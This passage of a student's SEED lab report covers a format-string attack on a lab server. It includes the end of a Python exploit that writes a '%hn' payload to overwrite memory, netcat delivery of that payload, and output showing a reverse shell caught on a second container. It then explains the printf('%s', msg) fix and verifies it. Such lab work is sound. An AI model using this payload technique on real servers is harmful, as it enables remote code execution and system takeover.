content[4:8]  =  ("AAAA").encode('latin-1')
content[8:12]  =  (add2).to_bytes(4,byteorder='little')

offset = 0xd6a6
small = offset -12 - 86*8
large =0xffff-offset

data = "%.8x"*86 + "%." +str(small) + "x" + "%hn" + "%." + str(large) + "X" + "%hn"
data = (data).encode('latin-1')
content[12:12+len(data)] = data

# Save the format string to file
with open('badfile', 'wb') as f:
  f.write(content)
```

Running the python file and netcat the server as shown in the below

```
[04/14/25]seed@VM:~/.../attack-code$ python3 exploit2.py
[04/14/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
^C
[04/14/25]seed@VM:~/.../attack-code$
```



After running the python file, we observe that both servers 10.9.0.5 and 10.9.0.6. On the 10.9.0.5 server we can observe similar output as below but the output on the 10.9.0.6 end as we observe a reverse shell to 10.9.0.6 which means that the output of the ifconfig commands shows the 10.9.0.5 which means that shell belongs to 10.9.0.5. ‘

The bash shell command is executed on 10.9.0.5 it connects back to the netcat 10.9.0.6 . Hence successfully obtain the reverse shell on the target server.

```
root@516f3fa01368:/fmt# nc -nv -l 9092
Listening on 0.0.0.0 9092
Connection received on 10.9.0.5 43766
root@fd67f81af335:/fmt# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 96  bytes 14392 (14.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 1373 (1.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

To clean the environment, we can exit the root shell twice, once we exit the reverse shell and other time exit the docker shell

```
root@fd67f81af335:/fmt# exit
exit
exit
root@516f3fa01368:/fmt# exit
exit
[04/14/25]seed@VM:~/.../server-code$
```

Shuting down the sever gracefully

```
server-10.9.0.5 |
^CGracefully stopping... (press Ctrl+C again to force)
Stopping server-10.9.0.6 ...
Stopping server-10.9.0.5 ...
```

Task 5: Fixing the Problem:

In previous task we saw that while running the make command we got this error while running it. This key issue triggers the above complier warning is due the printf(msg) the complier detects that message is not a constant string literal. It detects as a user supplied input.

```
[04/09/25]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=192 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:25:5: warning: format not a string literal and no format arguments [-Wformat-security]
   25 |     printf(msg);
      |     ^~~~~~
[04/09/25]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
[04/09/25]seed@VM:~/.../server-code$
```

The design of printf is to scan the first arguments for special % format characters. The first arguments can be manipulated by the attacker, this can lead to format string vulnerabilities. Hence the warning is given, to solve this issue we need to do small modification by adding %s is a proper string literal and msg is the corresponding argument. This ensures that user’s input is printed as text, without letting printf interpret % symbols in user data as commands to read or write memory.

```
void myprintf(char *msg)
{
    unsigned int *framep;
    // Save the ebp value into framep
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("Frame Pointer (inside myprintf):      0x%.8x\n", (unsigned int) framep);
    printf("The target variable's value (before): 0x%.8x\n",   target);

    // This line has a format-string vulnerability
    printf("%s", msg);

    printf("The target variable's value (after):  0x%.8x\n",   target);
}
```

We can compile this program by running the make command as before after running the make clean command to remove the previous instances of the server and format-32

```
[04/14/25]seed@VM:~/.../server-code$ make clean
rm -f badfile server format-32
rm -f ../fmt-containers/server
rm -f ../fmt-containers/format-32
[04/14/25]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=192 -z execstack  -static -m32 -o format-32 format.c
[04/14/25]seed@VM:~/.../server-code$ ls
format-32  format.c  Makefile  peda-session-format-32.txt  server  server.c
[04/14/25]seed@VM:~/.../server-code$
```

After running the make command copying the server and format program into the fmt container as shown below

```
[04/14/25]seed@VM:~/.../server-code$ cp format-32 ../fmt-containers/
[04/14/25]seed@VM:~/.../server-code$ cp server ../fmt-containers/
[04/14/25]seed@VM:~/.../server-code$ cd ../fmt-containers/
[04/14/25]seed@VM:~/.../fmt-containers$ ls
Dockerfile  format-32  server
```

Now, rebuilding and starting the docker as shown below

```
^C[04/14/25]seed@VM:~/lab6$ dcbuild
Building fmt-server-1
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
 ---> 1102071f4a1d
Step 2/6 : COPY server    /fmt/
 ---> Using cache
 ---> 448924da14b3
Step 3/6 : ARG ARCH
 ---> Using cache
 ---> 2b83af86af4a
Step 4/6 : COPY format-${ARCH}  /fmt/format
 ---> e8158fd4e91b
Step 5/6 : WORKDIR /fmt
 ---> Running in 4f9c39ce4fcc
Removing intermediate container 4f9c39ce4fcc
 ---> cb57d2b050a9
Step 6/6 : CMD ./server
 ---> Running in 99b6a5f59b14
Removing intermediate container 99b6a5f59b14
```

And starting the docker server , we see that there is two severs now one is 10.9.0.5 and other server is 10.9.0.6 as shown below

```
seed@VM: ~/lab6
[04/14/25]seed@VM:~/lab6$ dcup
Starting server-10.9.0.5 ...
Starting server-10.9.0.6 ...
```

Running the 2a. python script again we see and net cating the server.

```
[04/14/25]seed@VM:~/lab6$ cd attack-code
[04/14/25]seed@VM:~/.../attack-code$ ls
2a.py  3a.py  3c.py  badfile   build_string.py  exploit.py
2b.py  3b.py  bad    badfile4  exploit2.py      ex.py
[04/14/25]seed@VM:~/.../attack-code$ rm badfile
[04/14/25]seed@VM:~/.../attack-code$ python3 2a.py
[04/14/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[04/14/25]seed@VM:~/.../attack-code$
```

We obsvered that instead of printing out the memory contents using the %x format specifier we see lot of %x format specifiers printed out as strings hence indicating the format string vulnerabilities has been fixed.

```
[04/14/25]seed@VM:~/lab6$ dcup
server-10.9.0.6 is up-to-date
server-10.9.0.5 is up-to-date
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd440
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd308
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | ZYXW%x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %
x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x
%x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```